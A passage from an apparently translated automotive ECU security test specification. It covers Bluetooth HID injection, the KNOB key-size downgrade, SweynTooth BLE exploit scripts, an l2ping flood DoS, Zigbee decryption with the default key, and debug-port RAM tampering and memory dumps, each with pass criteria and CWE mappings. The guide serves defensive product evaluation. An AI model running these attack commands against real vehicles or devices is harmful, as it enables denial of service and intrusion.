Check and record the "num" value of the devices connected to the target evaluation ECU. (In the example above, the number is "7". If similar devices are displayed multiple times, record all the devices.)

* If devices shown with the (-) option are connected at the same time, input will occur via Bluetooth to both the test PC used by the tester and the target evaluation ECU. (For example, if the mouse is moved, the cursor will move simultaneously on both the PC of the attacker and the target test ECU.)

Devices shown with the (+) option can only be connected to the target test ECU. (For example, if the mouse is moved, the cursor will only move on the target test ECU.)

2. Start the Bluetooth service on the test PC.

Re-start bluetoothd.

```
$ sudo systemctl restart bluetooth.service
```

Start bluetoothctl.

```
$ sudo bluetoothctl
[bluetooth]
```

3. Start hidclient and register the virtual mouse and keyboard devices.

Start hidclient and operate the mouse and keyboard

```
$ sudo hidclient –e7
HID keyboard/mouse service registered
Opened /dev/input/event7 as event device [counter 0]
```

```
The HID-Client is now ready to accept connections from another machine
```

If the mouse is moved after running the above command, a message such as “read (24) from (0)” will be permanently displayed on the screen. The above command prevents the input device being disconnected from the test PC. To make the input devices exclusive to the target test ECU, add the “-x” option after “-e7”. (If similar devices are displayed and multiple “Num” items are registered, try each in sequence and use the one that triggers the “”read(24) from (0)” display.)

When the “-x” option is specified and hidclient relay is run, the input device will be disconnected from the attacker’s PC and input from that PC will be lost. Therefore, use the pre-prepared backup keyboard and mouse.

4. Connect the Bluetooth devices to the test PC and set them to a discoverable state.

Connect the Bluetooth adapter to be used in the test to the test PC.

* If the RFKILL command was used, run the rfkill unblock command.

Select the BT adapter and set it to a discoverable state.

```
[bluetooth] select <MAC>
Controller <MAC> LINUX [default]
[bluetooth] discoverable yes
Changing discoverable on succeeded
```

5. Connect the target evaluation ECU and implement the attack.

Pair the target test ECU and the PC of the attacker.

Confirm the PIN in accordance with the request from the bluetoothctl agent, and enter “yes” to carry out pairing.

If connection fails, carry out the following operations using the keyboard and mouse.

Check that abnormal behavior (such as the enabling of file access, command input, or the like) does not occur.

Keyboard:

```
Function keys (F1 to F12)
Ctrl + Alt + Del keys
Ctrl + Shift + Esc keys
Ctrl + A keys
Ctrl + Esc keys
Alt + Tab keys
Alt + Shift + Tab keys
Alt + space keys
Alt + Enter keys
Alt + F4 keys
Win + C
Win + G
Win + L
Win + P
Win + Y
```

	Mouse: Check that the mouse pointer is not displayed. Try clicking the left, right, and center buttons, and check that the context menu or the like is not displayed.		
Criteria	It shall not be possible to use a keyboard or mouse with the target evaluation ECU via Bluetooth.		
Communication IFs that might be exploited in an ECU attack	Bluetooth		
Security functions	Access control		
CWE Category	CWE-1198: Privilege Separation and Access Control Issues (cwe-1198)		
CWE	CWE-1299: Missing Protection Mechanism for Alternate Hardware Interface		
CAPEC	CAPEC-180: Exploiting Incorrectly Configured Access Control Security Levels		
AP values		7	The AP value is “7”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Bluetooth and HID profile specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack (Kali Linux and Bluetooth USB adapter) on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	https://github.com/xenogenesi/hidclient		

4.2.2.5. BT-005: Attack that exploits a low entropy vulnerability of Bluetooth key negotiation (KNOB)

ID	BT-005
Test case name	Attack that exploits a low entropy vulnerability of Bluetooth key negotiation (KNOB)
Purpose	To check for the presence of a vulnerability that can easily specify the key for encrypted communication by setting the key for encrypted communication to between 1 and 7 bytes.

Prerequisites	The applicable ECU must have a Bluetooth function (prior to version 5.1).
Input information	-
Environment	Environment capable of realizing Bluetooth communication between the target evaluation ECU and the test PC. Note that, to avoid attacking nearby Bluetooth devices by mistake, the number of Bluetooth devices in the vicinity should be minimized.
Equipment	- Test PC installed with Kali Linux - Bluetooth USB adapter - BlueZ (prior to version 5 or that runs in Compat mode) - BlueZ tool (including BT network) - Btmon (or hcidump): Needed to capture Bluetooth traffic.
Procedure	This vulnerability can be checked by using a Linux kernel that has been patched to use permanently reduced entropy during pairing. This kernel permanently presents 7 bytes of entropy during BR/EDR pairing. 1. Preparation Refer to “Preparation for starting in Compat mode” in the “Preparation” sub-section of Section 0 for the preparation procedure. 2. Acquisition of kernel source code Acquire the package and source code required for compiling the Kali Linux kernel. `$ sudo apt install -y build-essential libncurses5-dev fakeroot xz-utils` `$ sudo apt install -y linux-source-4.9` Refer to the following URL for the details of Kali Linux kernel compilation. https://www.kali.org/docs/development/recompiling-the-kali-linux-kernel/ Deploy the acquired kernel source. `$ mkdir -p ~/kernel/` `$ cd ~/kernel/` `$ tar -xaf /usr/src/linux-source-4.9.tar.xz` Search for and open “net/bluetooth/smp.c”. Change the following row. An entropy of less than “7” bytes may not capture all the target devices. If pairing succeeds with an entropy of “7” bytes, the paired device is regarded as vulnerable to a KNOB attack. `SMP_DEV (hdev) ->max_key_size=7` 3. Re-compile and install the kernel. Run the following commands to install the kernel. `$ cp /boot/config-4.9.0-kali1-amd64 ~/kernel/linux-source-4.9/.config` `$ make menuconfig` `$ make clean`

<table>
<tr><td colspan="2"></td><td colspan="2">

```
$ make deb-pkg LOCALVERSION=-custom
KDEB_PKGVERSION=$(make kernelversion)-1
$ sudo dpkg -i ../linux-image-4.9.0-kali1-custom_4.9.2-1_amd64.deb
$ reboot
```


4. Implementation of the attack.

Start the Bluetooth traffic capture.

```
$ btmon–w hci-snoop.log
```

Pair the target test ECU with the Bluetooth device.

Start Wireshark and read the captured traffic. Check that the SMP pairing request/response Key Size from the patched device is not 7 or less (in the image below, the Key Size is 1, which is lower than the 7 defined as the “max_key_size” in Item 2).




</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">When the LMP_encryption_key_size_req packet is opened, the Key Size shall not be 7 or less.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">Connection communication protocol</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-310: Cryptographic Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-331: Insufficient Entropy</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">-</td></tr>
<tr><td rowspan="4">AP values</td><td></td><td>7</td><td>The AP value is “7”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>0</td><td>Since the Bluetooth protocol specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.</td></tr>
</table>

	Window of opportunity	1	Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack (Kali Linux and Bluetooth USB adapter) on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://knobattack.com/#about	

4.2.2.6. BT-006: Bluetooth LE attack exploiting SweynTooth vulnerabilities

ID	BT-006
Test case name	Bluetooth Low Energy (BLE) attack exploiting SweynTooth vulnerabilities
Purpose	To check whether these BLE vulnerabilities can be used to cause a deadlock, crash, buffer overflow, or security function bypass.
Prerequisites	The target evaluation ECU must have a BLE communication function.
Input information	<*BLE_MAC*>- BLE MAC address of target evaluation ECU.
Environment	Environment capable of realizing communication with the target evaluation ECU using BLE.
Equipment	● Test PC installed with Kali Linux ● The Python 2.7 environment ● The nRF52840 BLE USB device manufactured by Nordic Semiconductor https://www.nordicsemi.com/Products/Development-hardware/nrf52840-dongle
Procedure	1. Preparation Prepare the necessary commands. Check that the PIP version supports Python 2.7. $ sudo apt-get install python2.7 git $ git clone https://github.com/Matheus-Garbelini/sweyntooth_bluetooth_low_energy_attacks $ wget https://bootstrap.pypa.io/pip/2.7/get-pip.py $ sudo python2.7 get-pip.py $ pip --version pip 20.3.4 from /usr/local/lib/python2.7/dist-packages/pip (python 2.7) Install SweynTooth. $ cd sweyntooth_bluetooth_low_energy_attacks/ $ sudo pip install -r requirements.txt $ sudo ./install_sweyntooth.sh Re-write the firmware of the nRF52840 BLE USB device with the dedicated firmware. Since it is necessary to enter the device firmware update (DFU) mode to re-write the firmware, insert the BLE USB device into the test PC while pressing the reset button as shown in the image below.



After inserting the USB, run the following command to obtain the device name of the nRF52840 serial port.

```
$ sudo dmesg | grep tty
[    599.758207] cdc_acm 2-2.1:1.0: ttyACM0: USB ACM device
```

<*COM_PORT*>- File name of the nRF52840 serial port device. After running this command, the device file name is displayed as "/dev/ttyACM0".

Specify the device file name and run the following commands to update the nRF52840 firmware.

```
$ sudo python -m pip install nrfutil pyserial pycryptodome
$ sudo nrfutil dfu usb-serial -p <COM_PORT> -pkg
nRF52_driver_firmware.zip
```

2. Implementation of the attack

SweynTooth has 14 proof of concepts (PoCs) for 18 vulnerabilities. (One PoC can be used to test multiple vulnerabilities. Refer to the URL described in the reference information for details.)

The basic procedure for implementing SweynTooth is as follows.

```
$ sudo python <SCRIPT_FILE> <COM_PORT> <BLE_MAC>
```

<*SCRIPT_FILE*>- In specific terms, any of the following Python file names can be entered.

(1) link_layer_length_overflow.py
(2) llid_dealock.py
(3) DA14580_exploit_att_crash.py
(4) DA14680_exploit_silent_overflow.py
(5) CC2640R2_public_key_crash.py
(6) CC_connection_req_crash.py
(7) Microchip_invalid_lcap_fragment.py
(8) sequential_att_deadlock.py
(9) Telink_key_size_overflow.py
(10) Telink_zero_ltk_installation.py
(11) non_compliance_dhcheck_skip.py
(12) esp32_hci_desync.py

	(13) zephyr_invalid_sequence.py (14) invalid_channel_map.py A CVE is allocated to each of these file names. In this test case, the CWE is applicable to (11) non_compliance_dhcheck_skip.pye and (14) invalid_channel_map.py. Therefore, implement the test using Python files (11) and (14). ● non_compliance_dhcheck_skip.py Run the following command to implement the test using non_compliance_dhcheck_skip.py. $ sudo python2.7 extras/non_compliance_dhcheck_skip.py <*COM_PORT*> <*BLE_MAC*> (Omitted) Link Encrypted Ooops, DHCheck was just skipped!!! Ending Test... If the vulnerability is present, a message such as that shown in red above will be displayed on the screen. ● invalid_channel_map.py Run the following command to implement the test using invalid_channel_map.py. $ sudo python2.7 invalid_channel_map.py <*COM_PORT*> <*BLE_MAC*> (Omitted) No advertisement from xx:xx:xx:xx:xx:xx received The device may have crashed!!! When the test is started, continuous PoC attacks will be implemented. Carry out the test for approximately 10 minutes. If the vulnerability is present, a message such as that shown in red above will be displayed on the screen. At this time, check that the BLE function of the target evaluation ECU stops or re-boots. If the vulnerability is not present, the message shown above will not be displayed. * If the message is not displayed within roughly 10 minutes after starting the test, stop the test by pressing Ctrl + C.
Criteria	A message showing the existence of the vulnerability shall not be displayed.
Communication IFs that might be exploited in an ECU attack	Bluetooth
Security functions	Connection communication protocol
CWE Category	CWE-310: Cryptographic Issues
CWE	CWE-347: Improper Verification of Cryptographic Signature
CAPEC	-

AP values		7	The AP value is “7”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related knowledge is required to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the BLE specifications and the like are disclosed on the Internet, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://github.com/Matheus-Garbelini/sweyntooth_bluetooth_low_energy_attacks	

4.2.2.7. BT-007: DoS attack against Bluetooth L2CAP

ID	BT-007
Test case name	DoS attack against Bluetooth L2CAP
Purpose	To check that the target evaluation ECU does not behave abnormally when a DoS attack is implemented between the L2CAP layers.
Prerequisites	The target evaluation ECU must have a Bluetooth function.
Input information	<*BT_HWADDRESS*>- Bluetooth hardware address of target evaluation ECU. <*BT_DEVICE*>- Name of Bluetooth device connected to the test PC. This can be checked using the following command (e.g.: hci0). `$ sudo hciconfig` `hci0: Type: Primary Bus: USB`
Environment	Environment capable of realizing Bluetooth connection between the target evaluation ECU and the test PC. * To avoid mistakenly evaluating another Bluetooth device, it is recommended to carry out the evaluation in an environment that contains, as far as possible, no nearby Bluetooth devices.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU Refer to Required equipment” in Section 0 and prepare the necessary devices for Bluetooth connection.

<table>
<tr><td colspan="2">Procedure</td><td colspan="2">1. Preparation
Refer to “Preparation for starting in Compat mode” in the “Preparation” sub-section of Section 0 for the preparation procedure.


2. Implemented
Run the following commands to implement the DoS attack against L2CAP of the target evaluation ECU. Note that the attack can be stopped by pressing Ctrl + C.
Although the performance of the Bluetooth devices and the number of devices connected depend on the environment, run the commands for 10 minutes. If the target evaluation ECU does not stop or reboot, then a problem has not occurred.
$ sudo l2ping -i <<i>BT DEVICE</i>> -s 999 -f <<i>BT HWADDRESS</i>>
Ping: 44:2C:05:84:F5:D4 from 50:F0:D3:09:22:D3 (data size 600) ...
600 bytes from 44:2C:05:84:F5:D4 id 0 time 199.76ms
<Omitted>
600 bytes from 44:2C:05:84:F5:D4 id 12 time 12.78ms
^C
13 sent, 13 received, 0% loss</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">Operation of the target evaluation ECU shall not stop or reboot while the test packets are being transmitted.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">DoS attack</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-840: Business Logic Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-770: Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-125: Flooding</td></tr>
<tr><td rowspan="6">AP values</td><td></td><td>7</td><td>The AP value is “7”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since specialist security-related knowledge is required to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>0</td><td>Since the Bluetooth specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Window of opportunity</td><td>1</td><td>Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.</td></tr>
<tr><td>Equipment</td><td>0</td><td>Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a</td></tr>
</table>

			value of “0”.
Reference information		-	

4.2.3. Test Cases Related to IEEE 802.15.4

4.2.3.1. ZG-001: Deciphering of communication using default password

ID	ZG-001
Test case name	Deciphering of communication using default password
Purpose	To check whether communication can be deciphered with a common vendor default password as the decryption key using Zigbee encryption communication.
Prerequisites	The target evaluation ECU must have an encryption communication function that uses Zigbee Standard Security.
Input information	● The Zigbee communication specifications. It is necessary to identify which device is the entity that distributes the encryption key. The Coordinator side distributes the encryption key.
Environment	Environment capable of capturing communication between entities using Zigbee.
Equipment	● Test PC installed with Linux ● Wireshark ● USB Zigbee capture device Examples of devices: https://www.tij.co.jp/tool/jp/CC2531EMK
Procedure	1. Preparation Connect the Zigbee capture device to the test PC and start Wireshark. (1) Obtain the necessary firmware for setting up the USB Zigbee device from the following site using the test PC. https://github.com/andrebdo/wireshark-cc2531 (2) Set up the USB Zigbee device. `$ sh build.sh` `$ sudo install -m 2755 cc2531 /usr/lib/x86_64-linux-gnu/wireshark/extcap/cc2531` (3) Install Wireshark. `$ sudo apt install wireshark` 2. Capturing Zigbee communication Capture the communication between the entities using Zigbee. (1) Start Wireshark. `$ sudo wireshark`

	(2) Select the “TI CC2531 802.15.4 packet sniffer” interface. Zigbee distributes the encryption key from the Coordinator side to the End Device side before carrying out encrypted communication. Therefore, when registering the Zigbee device for the first time (the expression “pairing” may also be used), this initial registration should be carried out in the captured state. 3. Analysis of Zigbee communication Check the captured Zigbee communication. If encrypted communication is active, the details of the communication cannot be confirmed. However, if the default password is used, it should be possible to see this communication as plain text. Reference “Zigbee” from “Preference” of Wireshark. Set the Zigbee Home Alliance default password: 5A6967426565416C6C69616E63653039 (ZigBeeAlliance09) in the “Pre-configured Key” item.  4. Deciphering of encrypted communication Check that the details of communication on Wireshark are decrypted.
Criteria	It shall not be possible to decipher encrypted communication using the default password.
Communication IFs that might be exploited in an ECU attack	IEEE 802.15.4
Security functions	Connection authentication method
CWE Category	CWE-310:Cryptographic Issues
CWE	CWE-261:Weak Encoding for Password

CAPEC		-	
AP values		7	The AP value is “7”.
	Elapsed time	0	The time required to implement the test is less than 1 day, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since Zigbee specifications that are described in product manuals and the like must be obtained to implement this test, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since IEEE 802.15.4 only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://github.com/andrebdo/wireshark-cc2531	

4.2.4. Test Cases Related to Debugging

4.2.4.1. DBG-001: Confirmation of access to protected asset (RAM) via debugging port

ID	DBG-001
Test case name	Confirmation of access to protected asset (RAM) via debugging port
Purpose	To check that the debugging port cannot be used to access a protected asset (RAM).
Prerequisites	The target evaluation ECU must have a debugging port.
Input information	● Debugger software manual ● MCU/SoC specifications ● Specifications of microcomputer debugging security settings ● ECU firmware
Environment	Environment capable of debugging after the test PC is connected to the debugging port of the target evaluation ECU.
Equipment	● Test PC capable of debugging the target evaluation ECU ● Debugger probe device that supports the processor of the target evaluation ECU ● Debugger software capable of debugging the target evaluation ECU ● Interface connecting to the debugging port of the target evaluation ECU
Procedure	1. Preparation Refer to the debugger software manual for the debugging port types. Before turning on the ECU power, check that the wiring and the like is connected correctly. * Refer to the MCU/SoC specifications for details of correct connections and the like.

	Set the debugging interface in accordance with the debugger software manual and the specifications of the microcomputer debugging security settings. 2. Connection Turn on the ECU power and connect the target evaluation ECU using the debugger software installed on the test PC. After connecting to the target evaluation ECU, stop implementation of the firmware using the debugger software. 3. Confirmation of access to protected asset by rewriting the RAM After stopping the implementation of the firmware, use the debugger software to change the content of the RAM. Reboot the target evaluation ECU. If the details of the changes made above are still reflected, this shows that the protected asset (RAM) was accessed,		
Criteria	Access to the protected asset (RAM) shall not be possible.		
Communication IFs that might be exploited in an ECU attack	Debugging		
Security functions	Tampering detection		
CWE Category	CWE-1196:Security Flow Issues		
CWE	CWE-1274:Insufficient Protections on the Volatile Memory Containing Boot Code		
CAPEC	CAPEC-180:Exploiting Incorrectly Configured Access Control Security Levels		
AP values		17	The AP value is “17”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related knowledge is required to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	7	Since the MCU/SoC specifications, the specifications of the microcomputer debugging security settings, and the like are confidential properties of the supplier, the level of knowledge of the item or component is defined as “Confidential”, which is equivalent to a value of “7”.
	Window of opportunity	4	Since physical connection to the debugging port is necessary, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	-		

4.2.4.2. DBG-002: Acquisition of decrypted data using a memory dump immediately after program decryption

ID	DBG-002
Test case name	Acquisition of decrypted data using a memory dump immediately after program decryption
Purpose	Reprogramming data is encrypted using the program encryption function and decrypted using the program decryption function. The purpose of this test is to check whether plain text reprogramming data can be acquired by dumping memory data during decryption.
Prerequisites	The target evaluation ECU must have a reprogramming function, and program decryption countermeasures must be implemented in reprogramming.
Input information	● Debugger software manual ● MCU/SoC specifications ● Specifications of microcomputer debugging security settings ● ECU firmware ● Reprogramming program This refers to the reprogramming program encrypted by the program encryption function. ● Plain text reprogramming program
Environment	Environment capable of debugging after the test PC is connected to the debugging port of the target evaluation ECU.
Equipment	● PC for static code analysis ● Software for static code analysis (Ghidra, IDA Pro, etc.) ● Test PC capable of debugging the target evaluation ECU ● Debugger probe device that supports the processor of the target evaluation ECU ● Debugger software capable of debugging the target evaluation ECU ● Interface connecting to the debugging port of the target evaluation ECU
Procedure	1. Preparation Copy the applicable ECU firmware or source code to the analysis PC. 2. Static code analysis Use the static code analysis software to reverse engineer the applicable ECU firmware, and check the address immediately after the reprogramming program is decrypted. The following example assumes that the reprogramming program is decrypted using the decryptReproData function in a program implemented using a Cortex-M3 processor. In this case, check the address immediately before the return for “080007cc” or in the decryptReproData function immediately after implementing the decryptReproData function.

```
080007b8:    push    {r7, lr}
080007ba:    sub     sp, #8
080007bc:    add     r7, sp, #0
080007be:    str     r0, [r7, #4]
080007c0:    mov.w   r0, #1000       ; 0x3e8
080007c4:    bl      0x8002356 <osDelay>
080007c8:    bl      0x8000788 <decryptReproData>
080007cc:    b.n     0x80007c0 <StartDefaultTask2+8>
080007ce:    movs    r0, r0
```

Below, “bx lr” expresses the return with the decryptReproData function. (This image illustrates what decryption might look like and actual decryption processing is not carried out.)

```
          decryptReproData:
08000788:    push    {r7}
0800078a:    sub     sp, #20
0800078c:    add     r7, sp, #0
0800078e:    movs    r3, #100        ; 0x64
08000790:    str     r3, [r7, #12]
08000792:    movs    r3, #200        ; 0xc8
08000794:    str     r3, [r7, #8]
08000796:    mov.w   r3, #300        ; 0x12c
0800079a:    str     r3, [r7, #4]
0800079c:    nop
0800079e:    adds    r7, #20
080007a0:    mov     sp, r7
080007a2:    ldr.w   r7, [sp], #4
080007a6:    bx      lr
```

3. Connection of debugger

Connect the debugger to the applicable ECU.

Refer to the debugger software manual for the debugging port types. Before turning on the ECU power, check that the wiring and the like is connected correctly.

Turn on the ECU power and connect the target evaluation ECU using the debugger software installed on the test PC.

* Refer to the MCU/SoC specifications for details of correct connections and the like.

4. Breakpoint settings

Obtain the breakpoint immediately after decryption of the reprogramming data analyzed in Step 2. Static code analysis. The example below is a memory dump command using a Segger J-Link. Specify the memory address identified in the static code analysis. If the program is loaded to SRAM from the MCU flash memory, set the SRAM address.

<*BP_ADDRESS*>- Breakpoint address

```
J-Link>setBP <BP_ADDRESS>
```

5. Implementation of reprogramming and acquisition of memory dump

Carry out reprogramming with the debugger connected. Since the program will stop when the breakpoint is reached, implement the memory dump at that timing. The example below is a memory dump command using a Segger J-Link. Dump the SRAM stack to

<table>
<tr><td colspan="2"></td><td colspan="2">obtain the decrypted plain text reprogramming program. Specify the dump starting address based on the address maps for the MPU and SoC and obtain the memory data.

<OFFSET>- Dump starting address
<BYTE>- Number of dump bytes
J-Link>mem32 <OFFSET> <BYTE>

6. Checking of the program
Use a binary difference check tool such as WinMerge to identify whether the memory dump contains the plain text reprogramming program.
If WinMerge is used, the location of the memory dump containing the plain text reprogramming program can be confirmed.</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">The memory dump shall not contain the plain text reprogramming program.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">Debugging</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">Program decryption</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-1196:Security Flow Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-1274:Insufficient Protections on the Volatile Memory Containing Boot Code</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">-</td></tr>
<tr><td rowspan="5">AP values</td><td></td><td>18</td><td>The AP value is “18”.</td></tr>
<tr><td>Elapsed time</td><td>1</td><td>The time required to implement the test is the total of the debugging time and the static code analysis time. It is assumed that debugging will take less than 1 day. Including static code analysis, the test is projected to take less than 1 week in total, which is equivalent to a value of “1”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since security-related tools are used, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>7</td><td>Since it is necessary to intentionally identify the reprogramming method for a specific ECU to implement this test, and because the reprogramming program before decryption must be obtained, the level of knowledge of the item or component is defined as “Confidential”, which is equivalent to a value of “7”.</td></tr>
<tr><td>Window of opportunity</td><td>4</td><td>Since debugging requires physical access to the vehicle, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.</td></tr>
<tr><td>Equipment</td><td>0</td><td>Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.</td></tr>
</table>

Reference information	https://winmerge.org/?lang=ja

4.2.5. Test Cases Related to Flash Memory

4.2.5.1. FL-001: Check of access to confidential information stored in external storage

ID	FL-001
Test case name	Check of access to confidential information stored in external storage
Purpose	To check whether confidential information can be accessed after carrying out a dump to a storage device attached to the ECU and analyzing the contents of that dump.
Prerequisites	The ECU shall be installed with flash memory as the information save location.
Input information	Unencrypted ECU firmware
Environment	Environment in which an external device attached to the ECU can be removed.
Equipment	● Soldering iron/heating device (to remove the storage from the printed circuit board) ● Equipment for reading the storage device (EMMC reader, socket, and adapter compatible with the storage technology used by the ECU) ● Test PC installed with Kali Linux ● Software to perform the data dump (e.g.: dd)
